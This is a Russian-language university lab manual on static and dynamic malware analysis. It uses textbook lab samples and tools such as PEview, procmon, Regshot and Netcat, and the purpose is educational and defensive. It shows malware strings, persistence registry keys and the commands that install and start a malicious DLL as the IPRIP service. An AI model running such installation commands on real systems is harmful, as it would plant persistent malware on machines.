МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
«СЕВЕРО-КАВКАЗСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

Методические указания

по выполнению лабораторных работ по дисциплине
«АНАЛИЗ ПРОГРАММНЫХ РЕАЛИЗАЦИЙ»
для студентов специальности 10.05.01 Компьютерная безопасность
специализация «Информационно-аналитическая и техническая экспертиза компьютерных систем»

Ставрополь
2026

Содержание

Лабораторная работа №1. Анализ вредоносного кода статическим методом 4часа

Цель работы: научиться анализировать вредоносные программы статическим методом на базовом уровне

Программное обеспечение:

Анализируемые вредоносные коды: Lab01-01.dll, Lab01-01.exe, Lab01-02.exe, Lab01-03.exe, Lab01-04.exe

Программное обеспечение: PEExplorer, PEBrowse Professional, PEview, Resource Hacker, Dependency Walker, PEiD, Strings, WinMD5, UPX.

Порядок выполнения работы

Выполнить задания 1.1,1.2,1.3,1.4 и ответить на вопросы к каждому заданию

Задание 1.1

Проанализируйте файлы Lab01-01.exe и Lab01-01.dll., используя инструменты статического анализа. Ответы на вопросы обосновать практически.

Вопросы

1. Загрузите файлы на сайт www.VirusTotal.com и просмотрите отчет. Соответствует ли каждый из них имеющимся антивирусным сигнатурам?

2. Когда эти файлы были скомпилированы?

3. Есть ли признаки того, что какой-то из этих файлов запакован или обфусцирован? Если да, то что это за признаки?

4. Выдают ли какие-либо импорты функций назначение вредоноса? Если да, то что это за функции?

5. Присутствуют ли в системе другие файлы или локальные признаки, которые вы могли бы исследовать?

6. С помощью каких сетевых признаков можно обнаружить данную вредоносную программу в зараженной системе?

7. Как вы думаете, каково назначение этих файлов?

Подробный анализ

Загрузим файл на сайт VirusTotal.com, который производит сканирование по антивирусным сигнатурам.

После этого откроем каждый файл в PEview и перейдем к полю IMAGE_NT_HEADERS>IMAGE_FILE_HEADER>Time Date Stamp, в котором указано время компиляции. Оба файла были скомпилированы 19 декабря 2010 года с промежутком 1 минута. Это подтверждает наши подозрения о том, что они являются частью одного пакета: настолько близкое время компиляции − верный признак того, что эти файлы были созданы одновременно одним и тем же автором. На их связь также указывает то, где они были найдены. Вероятно, исполняемый файл устанавливает DLL, поскольку библиотеки не могут выполняться самостоятельно.

Теперь проверим, упакованы ли эти файлы. Оба они содержат небольшое, но вполне нормальное количество функций импорта, а также правильно структурированные разделы подходящего размера. PEiD считает код распакованным и скомпилированным с помощью Microsoft Visual C++, а это говорит о том, что файлы не упаковывались. Малое количество импортов, скорее всего, является следствием небольшого размера программ. Стоит отметить, что библиотека тут вообще ничего не экспортирует, что ненормально, однако это не является признаком использования упаковщика. Дальше мы рассмотрим импорты и строки. Начнем с исполняемого файла. Импорты, взятые из библиотеки msvcrt.dll, присутствуют практически в любом EXE-файле и являются частью обертки, которая добавляется компилятором.

Если взглянуть на импорт из модуля kernel32.dll, можно увидеть функции для открытия и модификации файлов, а также вызовы FindFirstFile и FindNextFile. Это говорит о том, что вредонос выполняет поиск по файловой системе и может изменять ее содержимое.

Мы не знаем, что именно он ищет, но строка .exe указывает на то, что его интересуют исполняемые файлы в системе жертвы.

Мы также видим в этом коде строки C:\Windows\System32\Kernel32.dll и C:\windows\system32\kerneI32.dll (обратите внимание на разницу между буквой I цифрой 1). Файл kerneI32.dll определенно пытается выдать себя за системный модуль kernel32.dll. Это может послужить локальным индикатором для поиска инфекций, и именно в этом файле мы должны искать вредоносный код.

В конце рассмотрим импорт и строки в файле Lab01-01.dll. Функции импортируются из библиотеки WS2_32.dll с использованием порядковых номеров, поэтому мы не знаем их имен. Из kernel32.dll импортируются вызовы CreateProcess и Sleep, которые часто применяются в бэкдорах. Особый интерес представляет их сочетание со строками exec и sleep. Первая, вероятно, передается по сети, приказывая бэкдору запустить программу с помощью функции CreateProcess. Вторая, скорее всего, служит командой, которая приостанавливает работу программы.

Задание 1.2

Проанализируйте файл Lab01-02.exe. Используйте инструменты и методики, описанные в практической работе №1_01, чтобы получить информацию об этих файлах и ответить на следующие вопросы. Ответы обосновать практически.

Вопросы

1. Загрузите файл Lab01-02.exe на сайт www.VirusTotal.com. Соответствует ли он какой-то из имеющихся антивирусных сигнатур?

2. Есть ли какие-либо признаки того, что файл упакован или обфусцирован? Если да, то что это за признаки? Если файл упакован, попробуйте его распаковать.

3. Выдают ли какие-либо импорты функций назначение программы? Если да, то что это за функции и о чем они вам говорят?

4. С помощью каких локальных или сетевых признаков можно было бы обнаружить этот вредонос на зараженных компьютерах?

Подробный анализ

Загрузите файл Lab01-02.exe на сайт VirusTotal.com и убедитесь, что он подходит под три антивирусные сигнатуры. Одна антивирусная система определила его в качестве вредоноса, который загружает дополнительный зараженный код; две другие считают его упакованным вредоносом. Это демонстрирует полезность сайта VirusTotal.com. Мы не получили бы никакой информации, используя лишь один антивирус.

При открытии файла в PEview проявляется несколько признаков того, что он упакован. Самыми очевидными из них являются разделы с названиями UPX0, UPX1 и UPX2, которые используются при упаковке вредоносов. Мы могли бы подтвердить наши подозрения с помощью PEiD, но это не дало бы нам полной гарантии. Даже если PEiD не сможет распознать следов работы UPX, мы все равно видим, что файл импортирует относительно малое количество вызовов и что раздел UPX0, несмотря на реальный нулевой размер, имеет поле Virtual Size со значением 0x4000. Это самый большой раздел, и он помечен как исполняемый, поэтому в нем, скорее всего, и хранится оригинальный неупакованный код.

Зная, что вредонос упакован, мы можем загрузить утилиту UPX по адресу http://upx.sourceforge.net и распаковать его с помощью следующей команды:

upx -o newFilename -d originalFilename

Параметр -d разжимает программу, а -o указывает имя итогового файла.

После распаковки можно взглянуть на импортированные разделы и строки. Вызовы, импортируемые из kernel32.dll и msvcrt.dll, присутствуют практически в любой программе, поэтому они мало что говорят об этом конкретном вредоносе. Вызовы из библиотеки wininet.dll указывают на то, что данный код подключается к Интернету (InternetOpen и InternetOpenURL), а наличие импорта из advapi32.dll (CreateService) является признаком создания службы. Среди строк можно обнаружить значение www.malwareanalysisbook.com;

по-видимому, это URL-адрес, который открывается вызовом InternetOpenURL. Строка Malservice может оказаться именем создаваемой службы.

Пока сложно сказать, чем именно занимается эта программа, но мы нашли кое-какие индикаторы, которые помогут нам искать ее в сети.

Задание 1.3

Проанализируйте файл Lab01-03.exe. Ответы обосновать практически.

Вопросы

1. Загрузите файл Lab01-03.exe на сайт www.VirusTotal.com. Соответствует ли он какой-то из имеющихся антивирусных сигнатур?

2. Есть ли какие-либо признаки того, что файл упакован или обфусцирован? Если да, то что это за признаки? Если файл упакован, попробуйте его распаковать.

3. Выдают ли какие-либо импорты функций назначение программы? Если да, то что это за функции и о чем они вам говорят?

4. С помощью каких локальных или сетевых признаков можно было бы идентифицировать данное вредоносное ПО на зараженных компьютерах?

Подробный анализ

Сайт VirusTotal.com выдает для файла Lab01-03.exe множество разных сигнатур с малопонятными названиями. Чаще всего встречается сигнатура, которая указывает на использование упаковщика FSG.

Несколько признаков того, что файл упакован, можно обнаружить, если открыть его в PEview. Во-первых, у его разделов нет имен. Во-вторых, реальный размер первого раздела равен 0, хотя поле Virtual Size хранит значение 0x3000. Запуск PEiD подтверждает наши подозрения: это упаковщик FSG 1.0 -> dulek/xt.

Чтобы убедиться в том, что файл действительно упакован, поищем импорты. Оказывается, таблица импорта отсутствует. Исполняемые файлы без этой таблицы — большая редкость. Нам стоит попробовать другой инструмент, потому что у PEview возникли проблемы с обработкой этого файла. Воспользуемся программой Dependency Walker. Как видим, таблица импорта присутствует, но в ней содержатся лишь две функции: LoadLibrary и GetProcAddress. Это характерно для упакованных приложений, что является еще одним подтверждением. Распаковывать файл с помощью UPX не имеет никакого смысла, так как мы знаем, что он упакован с использованием FSG.

Задание 1.4

Проанализируйте файл Lab01-04.exe. и ответьте на вопросы, обосновав решение практически:

1. Соответствует ли файл какой-то из имеющихся антивирусных сигнатур?

2. Есть ли какие-либо признаки того, что файл упакован или обфусцирован? Если да, то что это за признаки? Если файл упакован, попробуйте его распаковать.

3. Когда была скомпилирована эта программа?

4. Выдают ли какие-либо импорты функций назначение программы? Если да, то что это за функции и о чем они вам говорят?

5. С помощью каких локальных или сетевых признаков можно было бы обнаружить эту программу на зараженных компьютерах?

6. Этот файл имеет один ресурс в разделе ресурсов. Изучите и извлеките его с помощью утилиты Resource Hacker. Какие сведения вы можете почерпнуть из этого ресурса?

Подробный анализ

Загрузите файл Lab01-04.exe на сайт www.VirusTotal.com Результаты анализа файла Lab01-04.exe на сайте VirusTotal.com говорят о том, что программа имеет отношение к загрузчику. PEview не обнаруживает никаких признаков упакованного или обфусцированного кода.

Вызовы, импортированные из advapi32.dll, являются признаком того, что программа манипулирует правами доступа. Можно предположить, что она обращается к защищенным файлам, используя особые привилегии. Наличие вызовов, импортированных из модуля

kernel32.dll, указывает на загрузку данных из раздела с ресурсами (LoadResource, FindResource и SizeOfResource), запись файла на диск (CreateFile и WriteFile) и запуск этого файла (WinExec). Благодаря вызову GetWindowsDirectory несложно догадаться, что вредонос записывает файлы в системный каталог.

В ходе анализа строк мы находим значение www.malwareanalysisbok.com/updater.exe, которое, скорее всего, является местом хранения вредоносного кода, предназначенного для загрузки. Мы также видим строку \system32\wupdmgr.exe, которая в сочетании с вызовом GetWindowsDirectory говорит о том, что вредонос создает или изменяет файл C:\Windows\System32\wupdmgr.exe.

Теперь с определенной долей уверенности можно сказать, что этот зараженный файл загружает дополнительное вредоносное ПО. Мы знаем, откуда происходит загрузка, и можем догадаться, куда сохраняется результат. Единственное, что выглядит странным, − это отсутствие обращений к каким-либо сетевым функциям.

Самая интересная часть этого вредоноса находится в разделе с ресурсами. Открыв его в Resource Hacker, мы увидим один ресурс, распознанный как двоичный файл. В нем могут храниться любые двоичные данные, и на первый взгляд большая часть его содержимого не имеет никакого смысла. Но обратите внимание на строку !This program cannot be run in DOS mode. Это сообщение об ошибке, включенное в DOS-заголовок в начале PE-файла. Можно сделать вывод, что данный ресурс представляет собой дополнительный исполняемый файл, хранящийся в разделе с ресурсами внутри Lab01-04.exe. Такой подход часто применяется во вредоносном ПО. Чтобы продолжить анализ этого файла в Resource Hacker, выберите пункт меню Action-Save resource as binary file (Действие-Сохранить ресурс как двоичный файл). Результат откроем в PEview. Исследовав импорты встроенного файла, мы увидим, что именно он обращается к сети. Он вызывает функцию URLDownloadToFile, которая часто используется во вредоносных загрузчиках. В нем также можно найти вызов WinExec, который запускает загруженный файл.

Лабораторная работа №2. Методика и инструменты динамического анализа вредоносного кода 4часа

Цель работы: изучить методику и инструменты динамического анализа вредоносного кода

Программное обеспечение

Process Monitor, Process Explorer, Regshot, ApateDNS, Netcat, Wireshark, INetSim, Dependency Walker, `Lab03-01.exe`, `Lab03-02.exe`, Lab03-03.exe, `Lab03-04.exe`.

Порядок выполнения работы

Выполнить задания и ответить на вопросы к каждому заданию

Задание 3.1

Проанализируйте вредоносный код в файле Lab03-01.exe, используя инструменты для динамического анализа и ответьте на вопросы.

Вопросы

1. Какие строки и импорты функций содержит этот вредонос?
2. Какими локальными индикаторами он обладает?
3. Существуют ли какие-либо сетевые сигнатуры, подходящие для этого вредоноса? Если да, то какие?

Подробный анализ

Мы начнем с базовых методик статического анализа. Рассмотрим структуру и строки PE-файла. На рис. 3.1Л видно, что импортируется лишь одна библиотека – kernel32.dll.




Рис. 3.1Л. PEview показывает лишь одну библиотеку импорта для файла Lab03-01.exe

Как видно в таблице адресов импорта (1), данный двоичный файл импортирует лишь один вызов – ExitProcess. На основе этой информации сложно что-либо сказать о возможностях программы. Она может быть упакована, так как импорты функций, скорее всего, ищутся на этапе выполнения.

Теперь взглянем на строки:

StubPath
SOFTWARE\Classes\http\shell\open\commandV
Software\Microsoft\Active Setup\Installed Components\
test
www.practicalmalwareanalysis.com
admin
VideoDriver
WinVMX32-
vmx32to64.exe
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
AppData

Мы не ожидали увидеть строки в их исходном виде, так как таблица импорта указывает на то, что файл упакован. Здесь представлено много интересных значений, таких как ключи реестра, доменное имя, а также названия WinVMX32, VideoDriver и vmx32to64.exe. Посмотрим, удастся ли нам определить их назначение с помощью базовых методик динамического анализа.

Перед выполнением вредоносной программы следует запустить утилиту procmon и удалить из нее все события. Также нужно открыть Process Explorer и подготовить виртуальную сеть, воспользовавшись ApateDNS и Netcat (с прослушиванием портов 80 и 443). Wireshark позволит перехватывать сетевой трафик.

Запустив вредонос, мы начинаем исследовать его процесс в Process Explorer (рис. 3.2Л). Для начала щелкните на записи Lab03-01.exe в списке процессов и выберите пункт меню View-Lower Pane View-Handles (Вид-Вид нижней панели-Дескрипторы). Здесь мы видим, что вредонос создал мьютекс под названием WinVMX32(1). Выбрав пункт меню View-Lower Pane View-DLLs (Вид-Вид нижней панели-DLL), можно увидеть, что вредонос динамически загрузил такие библиотеки, как ws2_32.dll и wshtcpip.dll, что является признаком работы с сетью.




Рис. 3.2Л. Process Explorer показывает мьютекс, созданный процессом Lab03-01.exe

Теперь попробуем получить дополнительные сведения с помощью утилиты procmon. Откроем через пункт меню Filter-Filter (Фильтр-Фильтр) диалоговое окно фильтрации и установим три фильтра: один по имени процесса (чтобы показать изменения, вносимые в систему программой Lab03-01.exe) и еще два – по операции, как показано на рис. 3.3Л. Мы указали вызовы RegSetValue и WriteFile, чтобы узнать, как именно вредонос изменяет файловую систему и реестр.




Рис. 3.3Л. В диалоге фильтрации Process Monitor показаны фильтры для столбцов Process Name и Operation

Теперь нажмем кнопку Apply (Применить), чтобы увидеть отфильтрованный результат. На рис. 3.4Л видно, что из тысяч записей осталось лишь десять. Обратите внимание, что вызов WriteFile имеет только одну запись, а RegSetValue – целых девять.




рис. 3.4Л

Как уже упоминалось, результат часто содержит определенный объем лишних данных, которые нужно убрать (например, записи 0 и 3–9 на рис. 3.4Л). Примером является операция

RegSetValue для ключа HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed, поскольку программа постоянно обновляет начальное значение генератора случайных чисел, хранящееся в реестре.

У нас остались две интересные записи (1) и (2). Первая соответствует операции WriteFile. Если сделать на ней двойной щелчок, можно узнать, что она записала 7168 байт в файл C:\WINDOWS\system32\vmx32to64.exe, что совпадает с размером файла Lab03-01.exe. Открыв в Проводнике данный путь, мы увидим, что этот новый файл имеет тот же MD5-хеш, что и Lab03-01.exe: значит, вредонос скопировал себя по соответствующему пути. Это может послужить хорошим локальным индикатором, поскольку здесь используется фиксированное имя файла.

Теперь выполним двойной щелчок на записи (2). Оказывается, вредонос записывает в реестр следующую строку:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver:C:\WINDOWS\system32\vmx32to64.exe

Этот новый ключ реестра используется для запуска файла vmx32to64.exe вместе с системой. Путь к нему берется из ключа HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. При этом также создается ключ с именем VideoDriver. Теперь откроем диалоговое окно фильтрации в procmon, уберем фильтры по операциям и медленно пройдемся по записям в поисках информации, которую мы могли упустить.

Далее обратимся к сетевым инструментам, подготовленным нами для базового динамического анализа. Для начала проверим вывод ApateDNS, чтобы узнать, выполнял ли вредонос DNS-запросы. Мы видим запрос для доменного имени www.practicalmalwareanalysis.com, которое совпадает со строкой, найденной ранее. Чтобы позволить вредоносу выполнять дальнейшие DNS-запросы и узнать, использует ли он функции NXDOMAIN, повторите эту процедуру несколько раз.

Завершим сетевой анализ рассмотрением результатов работы Netcat:

C:\>nc -l -p 443

\7 ⌠eA.A :°I,j!Yuoi?C:1ƒh↨OЃ}ⁿ)α←εg%┬∟#xp╧O+╚3Ω☺aiE☼?═■p}»╝/

o_∞~]o£»u..▬F^"Aμ▒├

♦∟aoj┤<u(y!∟♫5Z☺!♀va╪┴╕uI┤sX╤a8╫2no'i¢k╟╓(√Q!!%O¶┤9. ▐σAw♀‼Ѓ}Wm^┐#na╬°☻/

[⌠│⌡xH╫▲E╟!!

x?╦Ao│oLƒ↕x┌gYΦ<└§☻μox)╤SBxe↕◄╟♂4AC

Похоже, нам повезло: программа шлет сигналы на порт 443, который, наряду с портом 80, прослушивается в Netcat (используйте набор инструментов INetSim, чтобы прослушивать все порты сразу). После нескольких проверок все выглядит так, как будто данные каждый раз генерируются случайным образом.

Отчет, полученный из Wireshark, подсказывает, что сигнальные пакеты имеют одинаковый размер (256 байт) и содержат случайные данные, не связанные с протоколом SLL, который обычно используется на порте 443.

Задание 3.2

Проанализируйте вредоносный код в файле Lab03-02.exe, используя инструменты для динамического анализа и ответьте на вопросы с практическим обоснованием.

Вопросы

1. Как сделать так, чтобы данный вредонос себя установил?
2. Как позволить этому вредоносу запуститься после установки?
3. Как найти процесс, в котором он выполняется?
4. Какие фильтры можно установить в procmon, чтобы извлечь нужную информацию?
5. Какими локальными индикаторами обладает вредонос?
6. Существуют ли для него какие-либо подходящие сетевые сигнатуры?

Подробный анализ

Начнем с базового статического анализа – исследуем структуру PE-файла и его строки. На рис. 3.5Л видно, что эта библиотека экспортирует пять функций, начиная с (1) и

ниже. Вызов `ServiceMain` говорит о том, что для корректной работы этот вредонос должен быть установлен в виде службы.




Рис. 3.5Л. Экспортные вызовы файла Lab03-02.dll в PEview

Ниже представлен список функций импорта вредоноса, самые интересные из которых выделены жирным шрифтом.

OpenService
DeleteService
OpenSCManager
CreateService
RegOpenKeyEx
RegQueryValueEx
RegCreateKey
RegSetValueEx
InternetOpen
InternetConnect
HttpOpenRequest
HttpSendRequest
InternetReadFile

Здесь присутствуют вызовы для работы со службами (CreateService) и реестром (RegSetValueEx). Импорт сетевых функций, таких как HttpSendRequest, является признаком использования протокола HTTP.

Теперь рассмотрим строки:

Y29ubmVjdA==
practicalmalwareanalysis.com
serve.html
dW5zdXBwb3J0
c2xlZXA=
Y21k
cXVpdA==
Windows XP 6.11
HTTP/1.1
quit
exit

getfile

cmd.exe /c

Depends INA+, Collects and stores network configuration and location information, and notifies applications when this information changes.

%SystemRoot%\System32\svchost.exe -k

SYSTEM\CurrentControlSet\Services\

Intranet Network Awareness (INA+)

%SystemRoot%\System32\svchost.exe -k netsvcs

netsvcs

SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost

IPRIP

Мы видим здесь несколько интересных значений, включая ветки реестра, доменное имя, уникальные названия, такие как IPRIP и serve.html, и разнообразные закодированные строки. Базовые методики динамического анализа могут пролить свет на то, как именно используются эти данные и импорты.

В результате базового статического анализа мы сделали вывод о том, что эта программа должна устанавливаться в виде службы с применением экспортной функции installA. Мы попытаемся выполнить установку самостоятельно, но прежде, чем это делать, мы запустим утилиту Regshot и создадим исходный снимок реестра, после чего начнем следить за процессами в системе с помощью Process Explorer. Выполнив эти подготовительные шаги, запустим rundll32.exe, чтобы установить вредоносную службу:

C:\>**rundll32.exe Lab03-02.dll, installA**

Сделав это, убедимся в том, что процедура установки завершилась. Для этого перейдем в Process Explorer и подтвердим, что rundll32.exe больше нет в списке процессов. Теперь сделаем второй снимок с помощью Regshot, чтобы понять, прописалась ли вредоносная программа в реестре.

Ниже показана часть вывода утилиты Regshot

Keys added

HKLM\SYSTEM\CurrentControlSet\Services\IPRIP (1)

Values added

HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Parameters\ServiceDll:
"z:\Lab03-02.dll"

HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ImagePath:
"%SystemRoot%\System32\svchost.exe -k netsvcs" (2)

HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\DisplayName:
"Intranet Network Awareness (INA+)" (3)

HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Description:
"Depends INA+, Collects and stores network configuration and location information, and notifies applications when this information changes." (4)

Раздел `Keys added` показывает, что вредонос установил себя в виде службы `IPRIP`. Он представляет собой библиотеку, поэтому для его запуска нужен исполняемый файл. Действительно, мы видим, что поле `ImagePath` равно `svchost.exe (2)` а это означает, что вредонос будет запущен внутри процесса `svchost.exe`. Остальная информация, такая как `DisplayName (3)` и `Description (4)`, формирует уникальную сигнатуру, с помощью которой можно распознать эту вредоносную службу.

Если изучить строки более пристально, можно заметить путь SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost и сообщение You specify service name not in Svchost// netsvcs, must be one of following. Проверим ключ реестра

\SvcHost\netsvcs сразу после запуска; там указаны другие потенциальные имена службы, которые мы можем использовать, например 6to4 и AppMgmt. Запуск Lab03-02.dll,installA 6to4 установит вредонос под именем 6to4 вместо IPRIP (как в предыдущем листинге).

Закончив с установкой службы, мы можем ее запустить, но сначала следует подготовить остальные инструменты для базового динамического анализа. Запустим procmon (после удаления всех предыдущих событий) и Process Explorer, далее настроим виртуальную сеть с использованием ApateDNS и Netcat на порте 80 (так как в списке строк видны фрагменты протокола HTTP).

Поскольку вредонос устанавливается в виде службы IPRIP, мы можем запустить его с помощью стандартной команды net, как показано ниже:

c:\>**net start IPRIP**

The Intranet Network Awareness (INA+) service is starting.

The Intranet Network Awareness (INA+) service was started successfully.

Тот факт, что отображаемое имя (INA+) совпадает с информацией, найденной в реестре, свидетельствует о запуске вредоносной службы.

Теперь откроем Process Explorer и попытаемся найти процесс, в котором эта служба выполняется. Для этого выберем пункт меню Find – Find Handle or DLL (Найти – Найти дескриптор или DLL). В появившемся диалоговом окне (рис. 3.6Л) введем Lab03-02.dll и нажмем кнопку Search (Искать). В результате, показанном ниже, видно, что Lab03-02.dll загружается процессом svchost.exe с PID 1024 (в вашей системе этот идентификатор может отличаться).




Рис. 3.6Л. Поиск DLL в Process Explorer

Выбираем в Process Explorer пункт меню View – Lower Pane View – DLLs (Вид – Вид нижней панели – DLL) и выделяем процесс `svchost.exe` с PID 1024. Результат показан на рис. 3.7Л. Отображаемое имя `Network Awareness (INA+)(1)` подтверждает, что вредонос работает внутри `svchost.exe`. Еще одним подтверждением является наличие `Lab03-02.dll` в списке библиотек (2).

